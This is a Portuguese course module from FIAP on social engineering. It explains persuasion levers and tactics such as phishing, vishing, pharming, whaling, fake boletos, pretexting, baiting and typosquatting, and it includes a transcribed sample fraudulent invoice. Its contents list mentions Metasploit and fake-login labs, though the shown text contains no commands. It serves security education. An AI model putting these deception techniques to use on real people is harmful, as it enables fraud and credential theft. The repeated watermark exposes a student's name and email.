FIAP ON

GESTÃO DE RISCOS E VULNERABILIDADES

Engenharia SOCIAL

CLEITON ALVES DA SILVA E HENRIQUE POYATOS

04

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

LISTA DE FIGURAS

Figura 4.1 - Phishing como tática de engenharia social 8
Figura 4.2 – Exemplo de SMiShing 9
Figura 4.3 – *Pharming* do *website* do Banco do Brasil 10
Figura 4.4 – Ilustração em 3D do COVID-19 (coronavírus chinês) no microscópio 11
Figura 4.5 – Boleto malicioso se passando pela Registro.br 12
Figura 4.6 – Ticket de 1974 para transferência de ônibus em Los Angeles 14
Figura 4.7 – *Dumpster diving* como técnica de coleta de informações 14
Figura 4.8 – *Hacker* personificando um faxineiro para ter acesso físico a informações 15
Figura 4.9 – Coleta de informações 16
Figura 4.10 – O SPAM original 20
Figura 4.11 – Caixa de e-mail na guia Spam 20
Figura 4.12 – Acesso a ambientes controlados 22
Figura 4.13 – Configurações de rede da máquina virtual Kali Linux 24
Figura 4.14 – Unidade USB (*pendrive*) no gerenciador de arquivos do Kali Linux 25
Figura 4.15 – Saída do comando msfvenom 26
Figura 4.16 – Console do metasploit 28
Figura 4.17 – Sequência de comandos Windows no computador da vítima 29
Figura 4.18 – Usuários que fazem parte do grupo administradores 29
Figura 4.19 – Ataque de engenharia social 31
Figura 4.20 – Site como vetor de ataque 31
Figura 4.21 – Método de ataque 32
Figura 4.22 – Modelo para o site 32
Figura 4.23 – Confirmação do endereço IP do Kali Linux 32
Figura 4.24 – Seleção do modelo do site 33
Figura 4.25 – Método de ataque em execução 33
Figura 4.26 – Texto redigido com a intenção de atrair a vítima 34
Figura 4.27 – Inserção de link no texto da mensagem 35
Figura 4.28 – Edição do link no texto da mensagem 35
Figura 4.29 – Link para a página falsa 36
Figura 4.30 – Caixa de entrada de e-mail da vítima 36
Figura 4.31 – Página de login falsa 37
Figura 4.32 – Captura de credenciais do usuário 38

FIAP

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

LISTA DE COMANDOS DE PROMPT DO SISTEMA OPERACIONAL

Comando de prompt 4.1 – Comando msfvenom.....25
Comando de prompt 4.2 – Comando msfconsole e suas configurações 27
Comando de prompt 4.3 – Definindo a conta criada no grupo Administradores 29

FIAP

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

SUMÁRIO

4 ENGENHARIA SOCIAL 5
4.1 Realizando teste de engenharia social 5
4.2 Componentes básicos dos ataques de engenharia social 6
4.3 Técnicas de motivação 6
4.4 Táticas de engenharia social 8
4.4.1 Phishing 8
4.4.2 Impersonation 13
4.4.3 Elicitation 15
4.4.4 Hoaxes 17
4.4.5 Baiting 18
4.4.6 Url Hijacking 18
4.4.7 Spam e Spim 19
4.4.8 Shoulder Surfing 21
4.4.9 Tailgating e Piggybacking 21
4.5 Engenharia Social de forma ética 23
4.6 Como atrair usuários com *pendrives* USB 23
4.6.1 Etapa 1: Criando um arquivo malicioso 25
4.6.2 Etapa 2: Copiando o arquivo malicioso 26
4.6.3 Etapa 3: Manipulando a conexão 27
4.6.4 Etapa 4: Criando uma conta no computador da vítima 28
4.6.5 Etapa 5: Coletando evidências de comprometimento no Kali Linux 30
4.7 Coletando credenciais por meio de *phishing* 30
4.8 Construindo um site de login falso do Google 31
4.8.1 Etapa 1: Construir site 31
4.8.2 Etapa 2: Escrevendo um email com phishing 33
4.8.3 Etapa 3: Simulando o ataque de phishing 36
4.8.4 Etapa 4: Verificando se as credenciais foram coletadas 37
REFERÊNCIAS 39

FIAP

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

4 ENGENHARIA SOCIAL

A proteção da informação é de vital para organizações e governos, e o desenvolvimento de medidas para combater o acesso ilegal à informação é uma área que recebe atenção crescente. As organizações e os governos têm interesse em proteger informações confidenciais e, portanto, em garantir a confiança de clientes e cidadãos. A tecnologia, por si só, não é uma proteção suficiente contra o roubo de informações, pois os funcionários geralmente são o elo fraco de um sistema de segurança da informação. Os funcionários podem ser influenciados a divulgar informações confidenciais, o que posteriormente permite que indivíduos não autorizados acessem sistemas protegidos.

A "arte" de influenciar as pessoas a divulgar informações confidenciais é conhecida como engenharia social e o processo de fazê-lo é conhecido como ataque de engenharia social. Existem várias definições de engenharia social e também vários modelos diferentes de ataque de engenharia social. Mouton, Leenen e Venter (2016) definem a engenharia social como "a ciência do uso da interação social como um meio de convencer um indivíduo ou uma organização a cumprir uma solicitação específica de um invasor, na qual a interação social, a persuasão ou a solicitação envolvem uma entidade relacionada ao computador".

4.1 Realizando teste de engenharia social

Se os testes de engenharia social e segurança física estiverem dentro do escopo de seu teste de penetração (*PenTest*), considere a possibilidade de não iniciar uma verificação imediata dos ativos de sua organização. Você pode iniciar com testes não técnicos, como a engenharia social e os próprios testes de segurança físicos, que podem ser usados para obter um reconhecimento adicional. Portanto, você poderá iniciar e testar as dimensões não técnicas de segurança da informação de uma organização para verificar os fatores em que ela esteja vulnerável.

Antes de começar a realizar testes técnicos, você pode executar os testes relacionados a engenharia social, baseados em pessoas em uma organização. A

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

partir desse momento, você obterá essas informações para testar o elemento humano da organização.

4.2 Componentes básicos dos ataques de engenharia social

A maioria dos ataques de engenharia social compartilham alguns componentes básicos que lhes permitem ser tão eficazes. Alguns desses componentes são:

- **Avaliação de alvos:** em muitos casos, os atacantes com alvos específicos em mente os avaliam e determinam como são suscetíveis a tipos específicos de engenharia social. Eles também avaliam seu nível geral de conhecimento em tecnologia da informação e segurança cibernética.
- **Pretexto:** os invasores se comunicam, direta ou indiretamente, por uma mentira, a fim de fazer com que alguém acredite em uma farsa. Essa crença pode estimular a vítima a confirmar uma ação que não pretendia ou que contraria seus interesses.
- **Manipulação psicológica:** os atacantes exploram a disposição dos seres humanos de depositar confiança nos outros e apoiam suas habilidades de tomada de decisão, às vezes errôneas. Os invasores também exploram os preconceitos cognitivos inerentes a todas as pessoas para criar ataques mais eficazes e direcionados.
- **Construção de relacionamentos:** quanto mais confortável e amigável uma vítima estiver com o possível invasor, provavelmente haverá mais confiança. Os atacantes podem, portanto, tentar conhecer seu alvo em um nível pessoal.
- **Motivação:** os atacantes tentam motivar seu alvo a realizar alguma ação que acabe beneficiando o próprio atacante.

4.3 Técnicas de motivação

Para alcançar seu objetivo, um engenheiro social confia o sucesso de suas ações em uma ou mais técnicas de motivação diferentes.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

- **Autoridade:** as pessoas tendem a obedecer às figuras com alguma autoridade, mesmo quando sabem que a ação solicitada é eticamente dúbia ou contrária aos seus próprios interesses. Além disso, também tendem a obedecer quem tem autoridade quando não têm informações suficientes para avaliar com precisão uma situação. Um atacante que se apresenta como figura com autoridade, como um policial, geralmente é mais bem-sucedido em seduzir a vítima a executar alguma ação que não deveria.
- **Escassez:** as pessoas tendem a atribuir valor indevido a objetos ou ideias incomuns ou difíceis de obter. Um item "secreto" ou "exclusivo" é mais autêntico para a vítima do que algo que ela encontra todos os dias. Por exemplo, o atacante pode reivindicar recompensar uma vítima com um item exclusivo que não pode adquirir em nenhum outro lugar.
- **Urgência:** isso é semelhante à escassez, mas com um elemento de tempo envolvido. Um invasor pode incentivar a vítima a agir rapidamente, para que não perca a oportunidade de adquirir algo. Por exemplo, uma "oferta por tempo limitado" terá mais chances de despertar o interesse da vítima.
- **Prova social:** isso é semelhante ao conceito de conformidade, no qual as pessoas tendem a refletir as ações de outras pessoas, porque desejam ser parecidas com elas. Se uma vítima vê ou acredita que vê um atacante se engajando em algum comportamento, elas próprias podem se envolver nesse comportamento. Isso é mais eficaz se o comportamento for exibido por um grupo de pessoas em quem a vítima confia. Por exemplo, um grupo de atacantes trabalhando em conjunto pode instalar um programa "antivírus" falso em seus computadores, e a vítima pode decidir fazer o mesmo para parecer competente para seus pares.
- **Semelhança:** é mais provável que as pessoas ouçam alguém e cumpram seus pedidos se sentirem alguma afinidade. As possíveis vítimas podem se ver nessa outra pessoa, como ter um padrão de fala semelhante ou a outra pessoa pode representar um ideal, como alguém fisicamente atraente. Os invasores podem aproveitar essa motivação para serem charmosos e persuasivos para pessoas específicas.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

- **Medo:** como o medo é capaz de ser uma emoção tão intensa, ele pode motivar as pessoas a agirem de maneiras que normalmente não fariam. O medo da perda é especialmente poderoso e os atacantes costumam usar táticas de medo para convencer a vítima de que pode perder algo muito importante.

4.4 Táticas de engenharia social

A seguir, algumas táticas que são associadas à engenharia social:

4.4.1 Phishing

Em seu sentido original, phishing é a tática de engenharia social na qual um invasor tenta obter informações confidenciais de um usuário se passando por uma figura confiável por meio de comunicações por e-mail.

Devido ao surgimento de outros meios de comunicação que não o e-mail, o termo "*phishing*" também pode abranger uma tentativa de obter informações confidenciais por meio de qualquer meio de comunicação eletrônica. O phishing é uma das táticas de engenharia social mais comuns e eficazes, porque é fácil de distribuir, impessoal e pode aproveitar truques técnicos, como falsificar os cabeçalhos FROM no e-mail, para torná-lo mais convincente.

Figura 4.1 - Phishing como tática de engenharia social
Fonte: Banco de imagens Shutterstock (2020)

Por exemplo, um invasor pode preparar um e-mail no qual alega trabalhar no banco em que a vítima tem conta. O conteúdo do e-mail informa à vítima que é preciso

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

enviar sua senha para que sua conta possa ser redefinida corretamente e se a vítima não cumprir a tarefa dentro de uma semana, o banco encerrará sua conta. Isso alavanca as técnicas de motivação de urgência e medo. Quando a vítima recebe a mensagem, os cabeçalhos falsificados fazem parecer que o e-mail realmente é proveniente do banco. A vítima, desaconselhada à ameaça, cumpre com a solicitação fraudulenta. Você sabia que várias ferramentas, incluindo o Metasploit Pro e o *Social Engineering Tookit* (SET) possuem recursos internos que facilitam o lançamento de uma campanha de *phishing*?

Vamos aos tipos de *phishing*:

Por se tratar de uma das táticas de engenharia social mais comuns e eficazes, o *phishing* pode ser encontrado em termos relacionados a tipos específicos.

- **SMiShing:** também chamado de *phishing* por SMS, é um ataque de *phishing* no qual o invasor atrai a vítima por meio de mensagens de texto SMS. A predominância de *smartphones* pode tornar o uso do SMS mais atraente para um invasor do que o e-mail, mas é mais provável que as pessoas ignorem as mensagens de texto de remetentes desconhecidos ou não confiáveis do que com o e-mail. Variações de SmiShing existem nos *instant messengers*, como o WhatsApp ou Telegram, e tendem a ter mais sucesso quando a mensagem falsa parte de remetentes conhecidos, logo, o sequestro de WhatsApp, que geralmente também acontece por meio da engenharia social, é um passo preliminar quase obrigatório para o sucesso deste ataque.

Figura 4.2 – Exemplo de SMiShing
Fonte: Demartini (2017)

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

- ***Vishing*:** também chamado de *phishing* de voz, é um ataque de phishing no qual um invasor atrai sua vítima por meio de um sistema telefônico tradicional ou de comunicações de voz baseadas em IP, como Voice overIP (VoIP). Embora seja difícil para um atacante falar com alguém diretamente, a fim de atraí-lo, também pode ser mais eficaz, pois as pessoas tendem a confiar mais naqueles com quem podem conversar em tempo real.

- ***Pharming*:** neste tipo de ação, o atacante leva a vítima a navegar para uma página da *web* maliciosa que foi configurada para parecer oficial. A página pode imitar um site existente, como o site bancário da vítima ou pode simplesmente apresentar um ar de legitimidade. A vítima interage com esse site para fornecer suas informações confidenciais ao invasor, como preencher um formulário de login falso com sua senha.




Figura 4.3 – *Pharming* do *website* do Banco do Brasil
Fonte: Rohr (2009)

Em geral, é o passo seguinte do SMiShing, ou seja, a mensagem falsa em SMS ou por e-mail redireciona o usuário para o *website* da suposta empresa, totalmente clonado para que a vítima não note a diferença, assim, ela sente que está em um ambiente familiar e confortável. Um breve descuido e as credenciais estão na mão do atacante.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

No início de 2020, foram reportados vários casos de *phishing*, seja por e-mail, SMS e mensageiros instantâneos atraindo visitantes para páginas que, com a promessa de informações ou até mesmo curas milagrosas do vírus (COVID-19), induziam seus visitantes a baixar e instalar *malwares* em seus equipamentos (CYBER, 2020; ROHR, 2020; CLULEY, 2020).

Estima-se que 3% dos e-mails que chegaram às caixas postais em março de 2020, sobre o vírus, eram maliciosos; e outros 5% foram considerados suspeitos (ROHR, 2020). Além de um antivírus instalado e atualizado no computador e smartphone, informar-se em fontes confiáveis, como a Agência Nacional da Saúde (ANS) e Organização Mundial da Saúde (OMS) é o melhor antídoto não só contra os *malwares*, mas também contra as *fake news* (CLULEY, 2020).

Figura 4.4 – Ilustração em 3D do COVID-19 (coronavírus chinês) no microscópio
Fonte: Banco de imagens Shutterstock (2020)


- ***Spear phishing*:** trata-se de um ataque de *phishing*, independentemente do meio, criado para atingir pessoas ou grupos específicos de pessoas. Os ataques de *spear phishing* exigem que o invasor realize algum reconhecimento e colete algumas informações baseadas em pessoas sobre seus alvos, antes de iniciar o ataque. O invasor usa o que aprendeu sobre os hábitos, interesses e responsabilidades do trabalho de seus alvos para criar uma mensagem personalizada muito mais convincente do que uma mensagem genérica enviada a todos. Por exemplo, um invasor pode saber que o aniversário de um alvo acontecerá em breve, e que planeja realizar

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

uma festa em um local específico. O atacante pode fingir que trabalha para esse local e mencionar a festa de aniversário do alvo.

- ***Whaling*:** Essa é uma forma de *spear phishing* que visa atingir indivíduos particularmente ricos ou poderosos, como CEOs de empresas da Fortune 500. O risco é maior para um invasor, pois esses indivíduos provavelmente estarão mais protegidos do que uma pessoa comum. No entanto, o pagamento do atacante será significativamente maior. Por exemplo, uma fatura falsa e urgente pode induzir um CEO a pedir ao departamento financeiro que transfira um pagamento "muito atrasado" para a conta do atacante.

- **Boleto falso:** um golpe tipicamente brasileiro pode ser classificado como um tipo de *phishing*, o fenômeno dos boletos falsos que são gerados indevidamente por uma empresa se passando pela outra. Uma das maiores vítimas são os clientes da REGISTRO.BR (s.d.), criada pela Fapesp para os registros dos domínios “.br” no Brasil. Por disponibilizarem (no passado) todos os dados de cobrança de um determinado domínio abertamente na Internet, possibilitando a terceiros criar boletos de cobrança convincentes. Os golpistas mais espertos (e menos ganaciosos) emitiam uma cobrança com o mesmo valor cobrado anualmente pela Registro.br, tornando o golpe ainda mais eficiente.


registrar.br.com

CAIXA | 104-9 | Recibo do Sacado

Local de Pagamento: PAGÁVEL EM QUALQUER BANCO OU LOTÉRICA
Vencimento: 05/11/2009
Cedente: REGISTRAR EMPRESA BRASILEIRA DE REGISTROS DE DOMINIOS E HOSPEDAGENS DE SITES LTDA.
Agência / Código Cedente: 2994/088564-9
Data Documento: 02/10/2009 | Número Documento: 906770 | Espécie Documento: RC | Aceite: N | Data processamento: 02/10/2009
Nosso Número: 24000000000906770-2
Uso Banco | Carteira | Espécie: R$ | Quantidade | x Valor | = Valor do Documento: R$ 135,00

INSTRUÇÕES (TEXTO DE RESPONSABILIDADE DO CEDENTE)
- Pagável preferencialmente na Caixa Econômica Federal
- Não cobrar juros de mora
- Boleto não protestável
- Oferta única e anual
- Pagamento optativo e facultativo

Esta mala direta promocional anula qualquer outra enviada anteriormente

(+) Outros Acréscimos
(-) Descontos/Abatimento
(-) Outras Deduções
(+) Mora/Multa
(+) Valor Cobrado

www.[illegible].com.br
05/11/2009 a 05/10/2010

Figura 4.5 – Boleto malicioso se passando pela Registro.br
Fonte: EVENTOSBH (s.d.)

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

4.4.2 Impersonation

Impersonation, na língua portuguesa significa representação, é o ato de fingir ser alguém que você não é. Muitos dos ataques de engenharia social mais eficazes, especialmente o *phishing*, geralmente incluem a ***Impersonation*** como componente. Nesse sentido, fingir ser alguém é um elemento de um ataque e não um ataque em si, pois geralmente depende de situações em que um alvo não pode estabelecer suficientemente a identidade do atacante. Um exemplo comum de ***Impersonation*** é quando um invasor finge ser um funcionário do suporte técnico e liga para um funcionário, solicitando sua senha para que ele possa redefinir um banco de dados de contas. Se a pessoa que recebeu a ligação não estiver familiarizada com os funcionários do suporte técnico ou com o número de telefone que eles usam, ela pode não suspeitar da solicitação.

Um dos grandes exponentes da **engenharia social por representação** é o *hacker* Kevin Mitnick, que embora fosse tecnicamente muito qualificado e capaz, confessa em seu livro “A Arte de Enganar” (2006) que na grande maioria das vezes suas invasões eram fruto da mais pura engenharia social.

Para ilustrar suas capacidades, Greene (2003) e Mitnick & Simon (2006) contam que Mitnick, aos doze anos de idade, reparou que todo o sistema de transferência de ônibus da cidade de Los Angeles da época dependia de tickets em papel, perfurados pelos motoristas em um padrão determinado. Pela observação e perguntas aparentemente despretensiosas a um motorista de ônibus com o qual fez amizade (situação melhor enquadrada na técnica seguinte, a elicitação), Mitnick descobriu como adquirir o furador especial, teve acesso às informações de que precisava e obteve os tais recibos por meio de uma técnica chamada de *dumpster diving*: ele **revirou as latas de lixo** ao lado da garagem de ônibus, descobrindo que os motoristas jogavam talões e tickets parcialmente preenchidos fora.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

Figura 4.6 – Ticket de 1974 para transferência de ônibus em Los Angeles
Fonte: Chesi (2012)

A propósito, muita informação pode ser descoberta sobre um alvo revirando o seu lixo. *Dumpster diving* pode ser um passo preliminar ao *spear phishing*, que depende de informações do alvo para realizar um *phishing* mais personalizado e, assim, supostamente mais confiável.

Figura 4.7 – *Dumpster diving* como técnica de coleta de informações
Fonte: Banco de imagens Shutterstock, adaptado por Fiap (2020)

Tsutomu Shimomura, um especialista de segurança da informação que ajudou o FBI, na década de 1990, a capturar Kevin Mitnick, escreveu um livro juntamente como John Markoff, chamado “Contra-ataque” (1996), em que a dupla relata a perseguição ao famoso hacker. O livro posteriormente virou um telefilme nos anos 2000, que foi chamado de “Caçada Virtual”. Em vários trechos do filme é retratado Mitnick realizando a **engenharia social por representação**, passando-se, por

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

exemplo, por um funcionário terceirizado de manutenção e tendo acesso físico a empresas que precisava *hackear*, ganhar vantagens e continuar fugindo.

Figura 4.8 – *Hacker* personificando um faxineiro para ter acesso físico a informações
Fonte: Banco de imagens Shutterstock, adapatado por Fiap (2020)

O uso do Impersonation costuma ser mais eficaz em interações face a face com a possível vítima, isso porque a maioria das pessoas evita ser rude quando está falando diretamente com outro ser humano. Portanto, eles talvez tenham menos probabilidade de questionar o impostor do que se tivessem sido comunicados por e-mail ou telefone. Obviamente, esse contato presencial só funcionará se o alvo (possível vítima) não souber como essa pessoa realmente é ou se não o conhecer bem o suficiente para suspeitar de sua aparência.

4.4.3 Elicitation

Elicitation, na língua portuguesa, significa elicitação, é o processo de coleta ou aquisição de dados de seres humanos. Isso é diferente das informações coletadas sobre os seres humanos, no processo de obtenção de informações, um engenheiro social tentará a aprender ou acessar informações úteis entrando em contato com pessoas que possam fornecer certas informações importantes. A vantagem dessa

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

abordagem é que algum conhecimento útil para um ataque só pode ser adquirido por outras pessoas. Como *Impersonation*, a *Elicitation* não é um ataque de engenharia social em si, mas uma abordagem que pode ser usada como parte de um ataque real.

Algumas técnicas específicas de Elicitation incluem:

- **Solicitações:** o engenheiro social em uma posição confiável solicita que o destino forneça algumas informações úteis. Esse é o método mais direto de Elicitation.
- **Interrogatório:** um engenheiro social faz perguntas diretamente às pessoas, com a intenção de extrair informações úteis. O engenheiro social pode estar se passando por uma figura que tenha autoridade para melhorar suas chances de obter respostas.
- **Pesquisas:** um engenheiro social coleta indiretamente dados de voluntários. As pesquisas são eficazes quando o interrogatório não é uma opção viável.
- **Observação:** um engenheiro social examina o comportamento do alvo em um ambiente específico, sem o conhecimento dele. O comportamento de uma pessoa e a rotina diária podem fornecer ao engenheiro social uma visão de como ela pensa ou age em determinadas situações. Lembre-se do exemplo de Kevin Mitnick ao doze anos estudando o motorista do ônibus, relatado na seção anterior.

Figura 4.9 – Coleta de informações
Fonte: Banco de imagens Shutterstock (2020)

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

A *Elicitation* é útil no suporte a uma variante do *phishing* conhecida como *Business Email Compromise* (BEC), (Comprometimento de E-mail Comercial), em que um invasor geralmente se passa por um executivo de alto nível ou sequestra diretamente a conta de e-mail. Em seguida, eles enviam um e-mail para o pessoal financeiro, solicitando dinheiro por meio de um método como transferência. Como o pessoal financeiro acredita que a solicitação é legítima, aprovará a transferência e, por consequência, o invasor obterá esse pagamento com sucesso, sem roubá-lo diretamente.

4.4.4 Hoaxes

Hoaxes é outro elemento da engenharia social em que o atacante apresenta uma situação fictícia como real. Está relacionado à ideia de uma farsa, embora, em uma farsa, o objetivo do atacante não seja necessariamente o ganho financeiro. Observe, a seguir, alguns exemplos de farsas, também conhecidos como “trotes”, que podem convencer usuários inocentes:

- Um *pop-up* informando que um programa antivírus identificou a presença de malware no sistema a possível vítima e que ela deve clicar em um *link* para corrigir esssa infecção. Na realidade, o próprio *link* leva ao código malicioso.
- Uma mensagem em um e-mail que afirma ser de um cidadão de um país estrangeiro, na qual pede ao alvo que o ajude a acessar fundos em uma conta bancária. Ele solicita que a possível vítima envie dinheiro antecipadamente e que recebará uma porcentagem da soma total da conta. Na realidade, isso não existe e o atacante simplesmente pega o dinheiro que a vítima enviou e desaparece.
- Um e-mail que afirma ser de uma empresa muito conhecida com uma mensagem que diz que a conta do alvo foi sinalizada por atividade suspeita. A vítima deve entrar na site da empresa e confirmar que a conta não foi comprometida. Na realidade, o *link* de entrada é direcionado a um site pharming que rouba as credenciais do usuário.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

- Uma postagem no blog alegando que a maioria dos problemas de desempenho do computador é o resultado da RAM que não foi "limpa" com uma certa frequência. A publicação oferece etapas sobre como executar uma operação de "limpeza" na linha de comando. Na realidade, esse comando formatou a unidade de armazenamento de um usuário, limpando completamente seu conteúdo.

4.4.5 Baiting

Baiting, na língua portuguesa significa isca, ação na qual um atacante de engenharia social deixa algum tipo de mídia física em um determinado lugar e outra pessoa pode buscá-la e usá-la. Isso explora a tendência das pessoas a se interessarem por objetos e situações fora do comum ou que chamam a atenção de alguma forma. A forma mais comum de *baiting* envolve deixar um *pendrive* USB em um estacionamento ou em outra área pública perto de um espaço de trabalho.

Um funcionário pode perceber a unidade USB no chão, pegá-la e conectá-la ao computador. Sem o conhecimento do usuário, a unidade foi pré-carregada com *software* malicioso que compromete o computador do funcionário. Esses tipos de ataques podem depender de o computador da vítima ter a execução automática ativada para que o código malicioso seja executado imediatamente. O *malware*, dependendo de sua natureza, pode se espalhar e começar a infectar outros *hosts* na rede. Mesmo que a execução automática não esteja ativada, o ataque ainda pode atrair um usuário para executar o código malicioso na unidade USB, disfarçando-o como algo divertido, como um jogo, um programa antivírus ou arquivos com nomes enigmáticos e curiosos. E-mails mandados anos atrás com dizeres como “Sua mulher está te traindo, clique aqui para ver as fotos” são um exemplo clássico de *baiting* que apela para a emoção e curiosidade humanas, fazendo, assim, muitas vítimas.

4.4.6 Url Hijacking

O sequestro de URL (*URL Hijacking*), também chamado de *typosquatting*, é um ataque de engenharia social por meio do qual são explorados os erros de digitação

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

que os usuários podem cometer ao tentar navegar para um site. Por exemplo, um usuário que deseja visitar o site da Fiap pode digitar em seu navegador: fiapi.com.br

O navegador não tem como saber que isso foi um erro, por isso envia a solicitação do usuário ao site. Um invasor, previamente, já registrou esse domínio e está contando com os usuários desatentos para cometerem erros desse tipo. Portanto, o usuário é basicamente direcionado para um site malicioso, e não para o destino pretendido.

O site malicioso pode ser claramente o errado, mas atacantes mais inteligentes transformam o site falso em um site que imita de perto o site real (tornando-se um *pharming*, comentado anteriormente). Dessa forma, a vítima talvez nunca saiba que cometeu um erro e continuará ignorando o problema. Além dos erros de ortografia, o sequestro de URL também abrange casos em que o domínio de nível superior errado é usado, por exemplo fiap.gov. Observe que muitas empresas investem um esforço significativo no combate a domínios com erros de digitação (muitas vezes adquirindo os domínios com variações e redirecionando para o site certo), mas sempre haverá situações a serem exploradas.

4.4.7 Spam e Spim

O Spam é um ataque no qual a caixa de entrada do usuário é inundada com mensagens de anúncios, promoções, esquemas de enriquecimento rápido e outras mensagens não solicitadas. Como o *phishing*, o termo inicialmente incluía mensagens baseadas em e-mail, mas agora pode incluir mais, geralmente qualquer meio de comunicação. Uma curiosidade em relação à origem do termo: ele foi inspirado em um esquete do grupo de humor britânico Monty Python, repetindo o termo dezenas de vezes das formas mais inconvenientes possíveis; o grupo caçoava de uma marca real de uma espécie de presunto enlatado.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

Figura 4.10 – O SPAM original
Fonte: Banco de imagens Shutterstock, adaptado por Fiap (2020)

O spam geralmente é usado em conjunto com o *phishing*, isso porque o invasor tenta sobrecarregar o maior número possível de alvos com mensagens não solicitadas, esperando que pelo menos alguns usuários atuem neles.

